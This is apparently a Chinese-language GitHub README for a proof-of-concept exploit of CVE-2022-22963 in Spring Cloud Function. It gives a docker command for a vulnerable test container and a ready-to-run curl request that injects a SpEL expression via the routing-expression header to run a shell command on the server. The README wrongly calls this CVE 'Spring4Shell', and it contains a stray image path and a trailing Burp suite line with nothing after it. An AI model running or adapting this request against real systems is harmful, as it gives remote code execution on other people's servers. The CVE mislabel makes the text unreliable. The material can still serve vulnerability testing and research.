 darryk10/cve-2022-22963
针对 CVE-2022-22963(Spring4Shell)的概念验证漏洞利用,包含一个易受攻击的 Docker 容器以及通过 Spring Cloud Function 路由表达式实现基于 curl 的远程代码执行。

要运行有漏洞的SpringBoot应用程序,请运行这个docker容器,并将其暴露在8080端口。 示例:
docker run -it -d -p 8080:8080 bobcheat/springboot-public
Curl命令:

curl -i -s -k -X $'POST' -H $'Host: 192.168.1.2:8080' -H $'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec(\"touch /tmp/test")' --data-binary $'exploit_poc' $'http://192.168.1.2:8080/functionRouter'
或使用Burp suite:







